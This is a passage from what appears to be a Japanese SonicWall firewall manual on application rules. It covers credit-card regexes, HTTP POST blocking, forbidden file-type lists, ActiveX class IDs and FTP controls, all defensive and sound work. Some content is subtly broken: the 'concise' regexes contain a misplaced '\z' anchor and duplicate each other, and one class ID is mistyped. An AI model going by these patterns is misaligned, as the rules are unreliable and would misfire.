
または、次の手順に従ってブロックをマークします。

- 最初の文字 (#0) を選択します。
- **Ctrl+B** キーを押します。
- 位置 #49 の文字を選択します。
- **Ctrl+B** キーを押します。

位置 #49 の文字を見つけるには、右ペイン (テキスト ペイン) 内の文字を選択し、左下隅に表示される情報から 10 進アドレスを確認します。選択する文字を変えながら、「Adr. dec: 49」。

- ① **補足:** **Ctrl+B** キーを押してブロックをマークする前に、左ペインの対応する位置をクリックする必要があります。

ブロックをマークすると、フォントの色が赤に変わります。文字ブロックのマークを解除するには、**Ctrl+U** キーを押します。



3. ブロックをマークしたら、「Edit > Clipboard > Copy As Hex String」をクリックします。
4. マルチ機能のテキストエディタで、**Ctrl+V** キーを押して選択内容を貼り付け、**Enter** キーを押して行を改行します。
この中間の手順は、16 進文字列からスペースを削除するために必要です。
5. テキストエディタで、「Search > Replace」を選択して「Replace」ダイアログボックスを表示します。「Replace」ダイアログボックスで、「Find」テキストボックスにスペースを入力し、「Replace」テキストボックスは空白のままにしておきます。「Replace All」を選択します。
これで、文字間にスペースを含まない 50 個の 16 進文字から構成される 16 進文字列が得られます。
6. 16 進文字列をダブルクリックして選択し、**Ctrl+C** キーを押してクリップボードにコピーします。
7. SonicOS ユーザインターフェースで、「オブジェクト > 一致オブジェクト」に移動し、「一致オブジェクトの作成」をクリックします。
8. 「一致オブジェクトの設定」ダイアログで、わかりやすいオブジェクト名を「オブジェクト名」フィールドに入力します。
9. 「一致オブジェクト種別」ドロップダウンメニューで、「個別オブジェクト」を選択します。
10. 「入力形式」で、「16 進数」をクリックします。
11. 「内容」フィールドで、**Ctrl+V** キーを押してクリップボードの内容を貼り付けます。
12. 「追加」を選択します。
13. 「OK」をクリックします。
これで、イメージの一意的識別子を含んだ一致オブジェクトが作成されました。次は、この一致オブジェクトと一致するイメージを含むトラフィックを遮断したりログに記録したりするアプリケーションルールポリシーを作成します。ポリシーの作成については、「[アプリケーションルールポリシーの設定](#)」を参照してください。

アプリケーションルールの使用例

アプリケーションルールは、いくつかのタイプのアクセス制御を効率的に処理する機能を提供します。このセクションでは、以下の使用事例を紹介します。

- 一致オブジェクトでの正規表現の作成
- ポリシーベースのアプリケーション ルール
- アプリケーション シグネチャ ベース ポリシーのログ
- コンプライアンスの施行
- サーバの保護
- ホストされる電子メール環境
- 電子メール制御
- ウェブ ブラウザ制御
- HTTP POST 制御
- 禁止するファイル タイプ制御
- ActiveX コントロール
- FTP 制御
- 帯域幅管理
- DPI をバイパス
- 個別のシグネチャ
- リバース シェル悪用の防御

一致オブジェクトでの正規表現の作成

定義済みの正規表現を設定時に選択できます。また、個別正規表現を設定することもできます。この使用事例では、クレジットカード番号の Regex 一致オブジェクトの作成方法を説明しつつ、いくつかの一般的なエラーについても示します。

例えば、次の非効率的で少し間違った構文を使用して、クレジットカード番号に対する Regex 一致オブジェクトを作成するとします。

```
[1-9][0-9]{3} ?[0-9]{4} ?[0-9]{4} ?[0-9]{4}
```

ユーザはこのオブジェクトを使用してポリシーを作成しようとしています。ユーザが「OK」をクリックすると、装置には“お待ちください…”というメッセージが表示されますが、管理セッションが非常に長時間無反応になり、結果的に正規表現が拒否されることがあります。

このような動作の原因は、個別オブジェクトとファイル内容一致オブジェクトでは、正規表現の前に暗黙的にドットとアスタリスク (.*) が付くことです。ドットは、'\n' を除く 256 文字の ASCII 文字すべてに一致します。このことや、使用されている一致オブジェクト種別や、正規表現の性質が相まって、制御プレーンが必要なデータ構造をコンパイルするのに長い時間がかかります。

解決策は、正規表現の前に '\D' を付けることです。これは、クレジットカード番号の前に数字以外の文字が付き、実際に正規表現がより正確になるということを意味します。

さらに、上記の正規表現は、対象のクレジットカード番号を必ずしも正確に表していません。現在の形の正規表現では、1234 12341234 1234 など、いくつかの誤検出に一致する可能性があります。より正確な表現は以下のようになります。

```
\D[1-9][0-9]{3} [0-9]{4} [0-9]{4} [0-9]{4}
```

または

```
\D[1-9][0-9]{3}[0-9]{4}[0-9]{4}[0-9]{4}
```

より簡潔な表現は、それぞれ

```
\D\z\d{3}(\d{4}){3}
```

または

```
\D\z\d{3}(\d{4}){3}
```

となります。

これらは、1つの一致オブジェクトの中に2つの正規表現として記述することも、以下のように1つの正規表現に圧縮することもできます。

```
\D\z\d{3}((\d{4}){3}|(\d{12}))
```

次の正規表現を使用して、数字が「-」で区切られたクレジットカード番号をキャプチャすることもできます。

```
\D\z\d{3}((\d{4}){3}|(-\d{4}){3}|(\d{12}))
```

先行する「\D」は、これらすべての正規表現に含める必要があります。

ポリシーベースのアプリケーション ルール

SonicWall のアプリケーション シグネチャ データベースはアプリケーション制御機能の一部であり、ポリシー設定とそれらに関連する動作に対するきめ細かな制御を可能にします。これらのシグネチャ データベースは、アプリケーションの脆弱性だけでなくワーム、トロイの木馬、ピアツーピア転送、スパイウェア、裏口侵入企図からもユーザを保護するために使用されます。また、SonicWall の再組み立て不要の精密パケット検査エンジンで使用されている広範なシグネチャ言語により、アプリケーションおよびプロトコルで新たに見つかった脆弱性に対する事前対処的な防御を実現します。

アプリケーション ルール ポリシーを作成するには、以下の手順に従います。

1. 「**オブジェクト | 一致オブジェクト**」ページに移動します。
2. 「+ **追加**」をクリックします。「**一致オブジェクト設定**」ダイアログが開きます。
3. 「**一致オブジェクト設定**」ダイアログで、**アプリケーション リスト**種別の一致オブジェクトを作成します。
4. **アプリケーションを対象とした個別一致オブジェクトの例** に、LimeWire および Kazaa のピアツーピア共有アプリケーションを対象とした個別一致オブジェクトの例を示します。

アプリケーションを対象とした個別一致オブジェクトの例

一致オブジェクト設定

オブジェクト名

一致オブジェクト種別 ⓘ

アプリケーション種別

アプリケーション + 追加

<input type="checkbox"/>	#	内容
		データなし

アプリケーション ベースの一致オブジェクトを作成したら、この一致オブジェクトを使用する**アプリケーション制御コンテンツ種別**の新しいアプリケーション ルール ポリシーを作成します。例: **一致オブジェクトを使用するアプリケーション制御ポリシー** に示すアプリケーション制御ポリシーは、先ほど作成したばかりの“Napster/LimeWire P2P” 一致オブジェクトを使用して、すべての Napster および LimeWire トラフィックを破棄するものです。

例: 一致オブジェクトを使用するアプリケーション制御ポリシー

アプリケーション ルールの追加

ポリシー名

ポリシー種別 ⓘ

送信元アドレス

送信先アドレス

送信元サービス

送信先サービス

除外アドレス

包含される一致オブジェクト

除外される一致オブジェクト

動作オブジェクト

包含されるユーザグループ

除外されるユーザグループ

スケジュール

フロー報告を有効にする

ログを有効にする

個々のオブジェクト内容をログする

アプリケーション制御メッセージ形式を使用してログする

ログ冗長フィルタ (秒)

グローバル設定を使用する

ゾーン

アプリケーション シグネチャベース ポリシーのログ

他の一致オブジェクト ポリシーのタイプと同様、アプリケーション コンテンツ ポリシーでもログを有効にできます。既定では、これらのログが標準形式で表示されます。ここでは、警告/動作を開始したアプリケーション ルール ポリシーが表示されています。以下を参照してください。「標準ログ」ログ イベントに関する詳細を参照するには、そのポリシーに対する「アプリケーション ルールの追加」ダイアログの「アプリケーション制御メッセージ形式を使用してログする」チェックボックスをオンにします。以下を参照してください。「アプリケーション制御形式のログ」。

標準ログ

7	09/28/2010 20:04:25.336	Alert	Application Firewall	Application Firewall Alert: Policy: test, Action Type: Reset/Drop	192.168.168.123, 121.14.74.247, 1186, X0 (admin) 80, X1
---	----------------------------	-------	-------------------------	----------------------------------------------------------------------	------------------------------------------------------------

アプリケーション制御形式のログ

1	09/28/2010 20:02:35.768	Alert	Application Control	Application Control Detection Alert: IM QQ -- Login Over HTTPS v2010, SID: 5696, AppID: 622 CatID: 11	192.168.168.123, 121.14.74.247, 4885, X0 (admin) 443, X1
---	----------------------------	-------	------------------------	-------------------------------------------------------------------------------------------------------------	-------------------------------------------------------------

コンプライアンスの施行

多くの企業や組織では、送信ファイル転送に関するポリシーを確実に順守することが求められています。アプリケーション ルールは、HTTP、FTP、POP3、および SMTP の各コンテキストにおいてこの機能を提供します。これにより、企業は、HIPAA、SOX、および PCI などの規制要件を満たすことができます。

この目的のポリシーを設定する場合、「方向 > 基本 > 送信」を選択して、明確にファイル転送制限を送信トラフィックに適用できます。また、「方向 > 詳細」を選択し、ファイル転送を防止するゾーンを指定することもできます。例えば、LAN から WAN や LAN から DMZ などのゾーンのほか、自分で定義したゾーンを指定できます。

サーバの保護

通常、サーバは、多くの信頼されないクライアントからアクセスされます。これらの貴重なリソースの最善の保護手段として、複数の防御線を設置する必要があります。ゲートウェイにアプリケーション ルールを導入することで、サーバを保護するためのポリシーを設定できます。例えば、すべての put FTP コマンドを遮断するポリシーを作成して、ユーザがサーバにファイルを書き込むことを禁止できます（「FTP コマンドの遮断」を参照してください）。サーバ自体が読み取り専用と設定されている場合であっても、このような対策を施すことで、ファイアウォール管理者によって制御されるセキュリティのレイヤが追加されます。エラー、パッチの副作用、または悪意のある何者かによって設定が変更された場合でも、サーバは保護されます。アプリケーション ルールを使用すると、HTTP、SMTP、POP3、および FTP を使用したサーバへのコンテンツのアップロードを効果的に制御できます。

サーバに影響を与えるポリシーの例として、ラックに設置されたサーバを使用して 3 つのレベルのサービスを顧客に提供する小規模の ISP があります。ゴールド レベルでは、顧客はウェブ サーバ、電子メール サーバ、および FTP サーバをホストできます。シルバー レベルでは、顧客はウェブ サーバと電子メール サーバをホストできます。ブロンズレベルのホスティング パッケージでは、ウェブ サーバのみが許可されます。この ISP は、アプリケーション ルールを使用してそれぞれの顧客に対してポリシーを作成することで、このような制限を実現できます。

ホストされる電子メール環境

ホストされる電子メール環境とは、ユーザのインターネット サービス プロバイダ (ISP) において電子メールが利用可能な環境です。通常、この環境の電子メール転送用プロトコルには POP3 が使用されます。多くの小規模企業のオーナーは、このモデルを使用していて、電子メール添付ファイルだけでなく電子メール コンテンツも制御したいと考えています。ゲートウェイ上でアプリケーション ルールを実行することで、SMTP ベースの電子メールに加えて POP3 ベースの電子メールを制御するためのソリューションが提供されます。

アプリケーション ルールでは HTTP もスキャンできるので、Yahoo や Gmail などのサイトでホストされる電子メールにも有用です。HTTP を使用しているときに添付ファイルが遮断された場合、アプリケーション ルールは遮断されたファイルの名前を示しません。また、アプリケーション ルールを使用して、データベース サーバにアクセスするときに FTP を制御することもできます。

専用の SMTP ソリューションとしては、SonicWall Email Security を利用できます。Email Security は、SMTP ベースの電子メールの制御用に多くの大企業で採用されていますが、POP3 をサポートしていません。複数の電子メール プロトコルの制御用として、アプリケーション ルールは優れたソリューションを提供します。

電子メール制御

アプリケーション ルールは、特に包括的なポリシーが必要な場合に、特定のタイプの電子メール制御に効果を発揮します。例えば、特定の種別 (.exe など) の添付ファイルの送信をユーザごとまたはドメイン全体で禁止できます。このケースではファイル名の拡張子を照合するため、添付ファイルの送信前に拡張子を変更すると、フィルタを回避します。電子メール サーバを所有している場合は電子メール サーバ上でもこの方法で添付ファイルを防ぐことができます。そうでない場合は、アプリケーション ルールがその機能を提供します。

ファイル内容から“社外秘”、“社内限定使用”、“機密”などに一致する文字列をスキャンする一致オブジェクトを作成して、機密データの転送に関する基本的な制御を実現できます。

また、特定のドメインまたはユーザとの間の電子メールの送受信を禁止するポリシーを作成することもできます。アプリケーション ルールを使用すると、添付ファイルの数を制限することなく電子メール ファイル サイズを制限できます。アプリケーション ルールでは、MIME タイプに基づいてファイルを遮断できます。暗号化された SSL または TLS トラフィックは遮断できず、また、すべての暗号化ファイルを遮断することはできません。HTTPS を使っているサイトからの暗号化された電子メールを遮断するために、HTTPS セッションを開始する前に送信される証明書を照合する個別一致オブジェクトを作成できます。これは、暗号化される前の SSL セッションの一部です。それから、証明書を遮断する個別ポリシーを作成します。

アプリケーション ルールでは、電子メールのテキストベースの添付ファイルまたは 1 レベル圧縮された添付ファイルをスキャンできますが、暗号化された添付ファイルはスキャンできません。次の表に、アプリケーション ルールでキーワードをスキャンできるファイル形式を示します。他の形式については、ポリシー内で使用する前にテストする必要があります。

キーワードをスキャン可能なファイル形式

ファイル種別	一般的な拡張子
C ソースコード	c
C++ソースコード	cpp
カンマ区切り値	csv
HQX アーカイブ	hqx

ファイル種別	一般的な拡張子
HTML	htm
Lotus 1-2-3	wks
Microsoft Access	mdb
Microsoft Excel	xls
Microsoft PowerPoint	ppt
Microsoft Visio	vsd
Microsoft Visual Basic	vbp
Microsoft Word	doc
Microsoft Works	wps
Portable Document Format	pdf
リッチ テキスト形式	rtf
SIT アーカイブ	sit
テキスト ファイル	txt
WordPerfect	wpd
XML	xml
Tar アーカイブ (“tarball”)	tar
ZIP アーカイブ	zip、gzip

ウェブ ブラウザ制御

アプリケーション ルールを使用すると、望ましくないブラウザからウェブ サーバを保護することもできます。アプリケーション ルールには、Netscape、MSIE、Firefox、Safari、および Chrome 用の一致オブジェクト タイプが用意されています。これらのタイプのいずれかを使用して一致オブジェクトを定義し、ポリシー内でオブジェクトを参照することで、該当するブラウザを遮断できます。

また、HTTP ユーザ エージェント 一致オブジェクト タイプを使用すると、ブラウザ バージョン情報にアクセスできます。例えば、バージョンが古いブラウザは、どのブラウザであってもセキュリティ上の問題がある可能性があります。アプリケーション ルールを使用すると、問題があるブラウザ (Internet Explorer など) からのアクセスを禁止するポリシーを作成できます。さらに、不一致検索を使用して、目的のブラウザ以外のすべてのブラウザを除外することもできます。例えば、Internet Explorer のバージョン 9 には欠陥があり、バージョン 11 についてはまだテストしていないという理由で、Internet Explorer バージョン 10 のみを許可するように設定できます。これを実現するには、Wireshark のようなネットワーク プロトコル アナライザを使用して、IEv6 のウェブ ブラウザ識別子 (“MSIE 10”) を調べます。次に、コンテンツに “MSIE 10” を指定し、不一致検索を有効に設定した HTTP ユーザ エージェント種別の個別一致オブジェクトを作成します。これらの設定を行うには、「**オブジェクト | 一致オブジェクト**」に移動します。

一致オブジェクト設定

オブジェクト名

一致オブジェクト種別 ⓘ

一致種別 ⓘ

入力形式 英数字 ⓘ 16 進数

不一致検索を有効にする ⓘ

内容 + 追加 🗑️ 削除 📄 インポート

<input type="checkbox"/>	#	内容
<input type="checkbox"/>	1	MSIE 10

キャンセル 保存

この一致オブジェクトをポリシー内で使用すると、MSIE 10 以外のブラウザを遮断できます。Wireshark を使用してウェブブラウザ識別子を調べる方法については、「[Wireshark](#)」を参照してください。不一致検索については、「[不一致検索について](#)」を参照してください。

ウェブブラウザ アクセスの制御に関するもう 1 つの使用事例は、外国からのディスカウント商品を販売する小規模の e コマース サイトがあります。サプライヤとの契約において輸入元の国に在住するユーザには販売できないことが規定されている場合、主要なウェブブラウザの国内バージョンからのアクセスを遮断するようにアプリケーション ルールを設定できます。

アプリケーション ルールは、一般的な各種ブラウザの定義済み選択をサポートします。さらに、個別一致オブジェクトとして他のブラウザを追加できます。ブラウザの遮断は、ブラウザから報告される HTTP ユーザ エージェントに基づいて行われます。個別一致オブジェクトには、ブラウザを正確に識別するのに十分なコンテンツを含める必要があります。Wireshark またはその他のネットワークプロトコル アナライザを使用すると、目的のブラウザの一意的なシグネチャを取得できます。

HTTP POST 制御

HTTP POST メソッドを禁止することによって、読み取り専用の公開 HTTP サーバのセキュリティを強化できます。

HTTP POST を禁止するには、以下の手順に従います。


1. メモ帳などのテキストエディタを使用して、以下の HTML コードが含まれる **Post.htm** という名前の新しいドキュメントを作成します。

```
<FORM action="http://www.yahoo.com/" method="post">
```

```
<p>名前を入力してください: <input type="Text" name="FullName"></p>
```


```
<input type="submit" value="Submit"> <INPUT type="reset">
```

2. このファイルをデスクトップなどの都合のいい場所に保存します。
3. Wireshark ネットワークアナライザを開き、キャプチャを開始します。Wireshark の使用方法については、「[Wireshark](#)」を参照してください。
4. 先ほど作成した Post.htm ファイルをブラウザで開きます。
5. 自分の名前を入力します。
6. 「送信」をクリックします。キャプチャを終了します。
7. Wireshark の「Edit > Find Packet」機能を使用して、POST という文字列を検索します。



Wireshark は、要求されたデータが含まれる最初のフレームに移動します。以下に示すような画面が表示されます。[Wireshark の画面](#)。この画面は、HTTP POST メソッドが TCP ヘッダー情報の直後に送信されていること、および TCP ペイロード (HTTP アプリケーション層) の最初の 4 バイト (504f5354) で構成されていることを示しています。この情報を基に、HTTP POST メソッドを検出する個別一致オブジェクトを作成します。

WIRESHARK の画面



8. SonicOS で、「オブジェクト | 一致オブジェクト > ユーザ定義一致」に移動します。
9. 「+ 追加」をクリックします。
10. 次に示すような個別一致オブジェクトを作成します。

一致オブジェクト設定

オブジェクト名

一致オブジェクト種別 ⓘ

設定を有効にする

オフセット

深度

最小

最大

一致種別 ⓘ

入力形式 英数字 ⓘ 16進数

内容 + 追加 🗑️ 削除 📄 インポート

#	内容
1	504f5354

この特定の一致オブジェクトでは、「設定を有効にする」オプションを使用して、ペイロードの特定の部分を照合するオブジェクトを作成します。「オフセット」フィールドでは、ペイロード内のどのバイトから照合を開始するかを指定し、照合をより限定的にすることで誤検出を最小限にします。「深度」フィールドでは、どのバイトで照合を終了するかを指定します。「最小値」フィールドと「最大値」フィールドでは、最小ペイロード サイズと最大ペイロード サイズを指定できます。

11. 「ポリシー | ルールとポリシー > アプリケーション ルール」に移動します。
12. 「+ ルールの追加」をクリックします。
13. 次に示すようなポリシーを作成します。

アプリケーション ルールの追加

ポリシー名

ポリシー種別 ⓘ

送信元アドレス

送信先アドレス

送信元サービス

送信先サービス

除外アドレス

包含される一致オブジェクト

動作オブジェクト

包含されるユーザグループ

除外されるユーザグループ

スケジュール

フロー報告を有効にする

ログを有効にする

個々のオブジェクト内容をログする

ログ冗長フィルタ (秒)

グローバル設定を使用する

接続側

方向 基本 詳細

14. テストのために、前に作成した Post.htm ファイルをブラウザで開きます。

- 自分の名前を入力します。
- 「送信」をクリックします。今回は接続が遮断され、次に示すような警告がログに表示されるはずです。

#	Time	Priority	Category	Message	Source	Destination
1	11/05/2007 15:23:10.848	Alert	Network Access	Application Firewall Alert: Policy: Custom Object Detected (HTTP POST), Action Type: Reset/Drop	192.168.10.10, 57782, X0, DELL-GX620 (admin)	209.191.93.52, 80, X1, ft.www.vip.mud.yahoo.com

禁止するファイルタイプ制御

アプリケーション ルールを使用すると、危険なファイル タイプや禁止されたファイル タイプ (exe、vbs、scr、dll、avi、mov など) のアップロードやダウンロードを防止できます。

危険なファイル種別や禁止されたファイル種別のアップロードまたはダウンロードを防止するには、以下の手順に従います。

- 「オブジェクト | 一致オブジェクト > 一致オブジェクト」に移動します。
- 「+ 追加」をクリックします。
- 次に示すようなオブジェクトを作成します。

一致オブジェクト設定

オブジェクト名

一致オブジェクト種別 ⓘ

後方一致 ⓘ

英数字 ⓘ
 16 進数

内容 + 追加 削除 インポート

#	内容
<input type="checkbox"/> 1	.exe
<input type="checkbox"/> 2	.vbs
<input type="checkbox"/> 3	.scr

- 「オブジェクト | 動作オブジェクト > アプリケーション ルールの動作」に移動します。
- 「+ 追加」をクリックします。

- 次に示すような動作を作成します。

動作オブジェクト設定

動作名

動作

内容

動作の内容を入力します...

色

このオブジェクトと動作を使用するポリシーを作成するには、以下の手順に従います。

- 「ポリシー | ルールとポリシー > アプリケーション ルール」に移動します。
- 「+ ルールの追加」をクリックします。
- 次に示すようなポリシーを作成します。

アプリケーションルールの追加

ポリシー名

ポリシー種別

送信元アドレス

送信先アドレス

送信元サービス

送信先サービス

除外アドレス

包含される一致オブジェクト

除外される一致オブジェクト

動作オブジェクト

包含されるユーザグループ

除外されるユーザグループ

スケジュール

フロー報告を有効にする

ログを有効にする

個々のオブジェクト内容をログする

ログ冗長フィルタ (秒)

グローバル設定を使用する

接続側

方向 基本 詳細

- このポリシーをテストするために、ウェブブラウザを開いて、一致オブジェクトで指定した任意のファイルタイプ (exe, vbs, scr) をダウンロードしてみます。次のような URL で試すことができます。

<http://download.skype.com/SkypeSetup.exe>

<http://us.dl1.yimg.com/download.yahoo.com/dl/msgr8/us/msgr8us.exe>

http://g.msn.com/8reen_us/EN/INSTALL_MS_N_MESSENGER_DL.EXE

次に示すような警告が表示されます。

#	Time	Priority	Category	Message	Source	Destination
1	10/31/2007 12:52:34.160	Alert	Network Access	Application Firewall Alert: Policy: HTTP Client Request Blocked (Forbidden File Type), Action Type: HTTP Block Page	192.168.10.10, 58268.X0, DELL-GX620 (admin)	198.173.5.10, 80, X1

ActiveX コントロール

アプリケーション ルールの最も有用な機能の 1 つは、異なるタイプの ActiveX または Flash ネットワークトラフィックを識別する機能です。これにより、ゲームを遮断する一方で、Windows アップデートを許可できます。アプリケーション ルールを導入する前は、「ポリシー | セキュリティ サービス > コンテンツ フィルタ」を使用して ActiveX を遮断するように SonicOS を設定できましたが、この方法ではソフトウェア更新を含むすべての ActiveX コントロールが遮断されました。

アプリケーション ルールでは、HTML ソース内のクラス ID の値をスキャンすることで、この識別が可能になっています。ActiveX のそれぞれのタイプは独自のクラス ID を持ち、同一のアプリケーションであってもバージョンが異なればクラス ID も異なる場合があります。

以下に、いくつかの ActiveX タイプとそのクラス ID を示します。「[Active X のタイプとクラス ID](#)」。

ACTIVE X のタイプとクラス ID

ActiveX タイプ	クラス ID
Apple Quicktime	02BF25D5-8C17-4B23-BC80-D3488ABDDC6B
Macromedia Flash v6、v7	D27CDB6E-AE6D-11cf-96B8-444553540000
Macromedia Shockwave	D27CDB6E-AE6D-11cf-96B8-444553540000
Microsoft Windows Media Player v6.4	22d6f312-b0f6-11d0-94ab-0080c74c7e95
Microsoft Windows Media Player v7 ~ 10	6BF52A52-394A-11d3-B153-00C04F79FAA6
Real Networks Real Player	CFCDAA03-8BE4-11cf-B84B-0020AFBCCFA
Sun Java Web Start	5852F5ED-8BF4-11D4-A245-0080C6F74284

「[ActiveX の一致オブジェクト](#)」は、Macromedia Shockwave のクラス ID を使用している ActiveX タイプの一致オブジェクトを示しています。この一致オブジェクトを使用するポリシーを作成することで、オンライン ゲームやその他の Shockwave ベースのコンテンツを遮断できます。

ACTIVEX の一致オブジェクト

一致オブジェクト設定

オブジェクト名

一致オブジェクト種別 ⓘ

ⓘ

英数字 ⓘ


16 進数

内容 + 追加 🗑️ 削除 📄 インポート

<input type="checkbox"/>	#	内容
<input type="checkbox"/>	1	D27CDB6E-AE6D-11cf-96B8-444553540000

これらの ActiveX コントロールのクラス ID は、インターネット上で参照できます。また、ブラウザにソースを表示して調べることもできます。例えば、「クラス ID が含まれるソース ファイルの例」に示すソース ファイルには、Macromedia Shockwave または Flash のクラス ID が含まれています。

クラスID が含まれるソースファイルの例



```
www.sonicwall[1] - Notepad
File Edit Format View Help
</table>
<div align="center"></div></td>
<td width="5"></td>
<td><TABLE WIDTH=577 BORDER=0 CELLPADDING=0 CELLSPACING=0>
  <tr>
    <td width="398" height="214" valign="top">
      <a href="/products/ssl-vpn/index.html" target="_blank"> </a>
      <object classid="clsid:027CDB6E-AE6D-11cf-96B8-444553540000"
      codebase="http://download.macromedia.com/pub/shockwave/cabs/flash/swflash.cab#version=6,0,29,0" width="398" height="220">
        <param name="movie" value="gfx/home/corphome.swf">
        <param name="quality" value="high">
        <embed src="gfx/home/corphome.swf" quality="high"
        pluginspage="http://www.macromedia.com/go/getflashplayer"
        type="application/x-shockwave-flash" width="398" height="220"></embed>
      </object>
    </td>
    <td width="11" valign="top">&nbsp;</td>
    <td width="168" align="right" valign="top">
      <table width="168" border="0" cellpadding="0">
        <tr>
```

FTP 制御

アプリケーション ルールは、FTP コマンドとファイル内容一致オブジェクトタイプを使用して、FTP の制御チャンネル、FTP アップロードとダウンロードに対する制御を提供します。これらを使用することで、FTP の使用を効果的に制限できます。このセクションでは、以下の 2 つの使用事例を紹介します。

- 機密ファイルの FTP 送信の遮断
- 送信 UTF-8/UTF-16 エンコード ファイルの遮断
- FTP コマンドの遮断

機密ファイルの FTP 送信の遮断

例えば、FTP による機密ファイルの送信を遮断するには、ファイル内のキーワードまたはパターンに基づいてポリシーを作成します。

送信機密ファイルを遮断するには、以下の手順に従います。

1. 「オブジェクト | 一致オブジェクト > 一致オブジェクト」に移動します。
2. 「+ 追加」をクリックし、ファイル内のキーワードに一致するファイル内容種別の一致オブジェクトを作成します。

一致オブジェクト設定

オブジェクト名

一致オブジェクト種別

部分一致

英数字
 16進数

内容

#	内容
☐	データなし

必要に応じて、メッセージをクライアントに送信する、カスタマイズされた FTP 通知動作を作成します。

3. 「ポリシー | ルールとポリシー > アプリケーション ルール」に移動します。
4. 「+ ルールの追加」をクリックし、この一致オブジェクトと動作を参照するポリシーを作成します。ファイル転送を遮断して接続をリセットすることだけを目的とする場合は、ポリシーを作成するときにリセット/破棄動作を選択します。

アプリケーション ルールの追加

ポリシー名 <input type="text" value="FTP File Control"/>	含まれるユーザ/グループ <input type="text" value="すべて"/>
ポリシー種別 <input type="text" value="FTP データ転送"/>	除外されるユーザ/グループ <input type="text" value="なし"/>
送信元アドレス <input type="text" value="すべて"/>	スケジュール <input type="text" value="常に有効"/>
送信先アドレス <input type="text" value="すべて"/>	フロー報告を有効にする <input type="checkbox"/>
送信元サービス <input type="text" value="すべて"/>	ログを有効にする <input checked="" type="checkbox"/>
送信先サービス <input type="text" value="すべて"/>	個々のオブジェクト内容をログする <input type="checkbox"/>
除外アドレス <input type="text" value="なし"/>	ログ冗長フィルタ (秒) <input type="text" value=""/>
含まれる一致オブジェクト <input style="border: 2px solid orange;" type="text" value="Proprietary Files"/>	グローバル設定を使用する <input type="text" value="true"/>
動作オブジェクト <input type="text" value="リセット/破棄"/>	接続側 <input type="text" value="Both"/>
	方向 <input checked="" type="radio"/> 基本 <input type="radio"/> 詳細
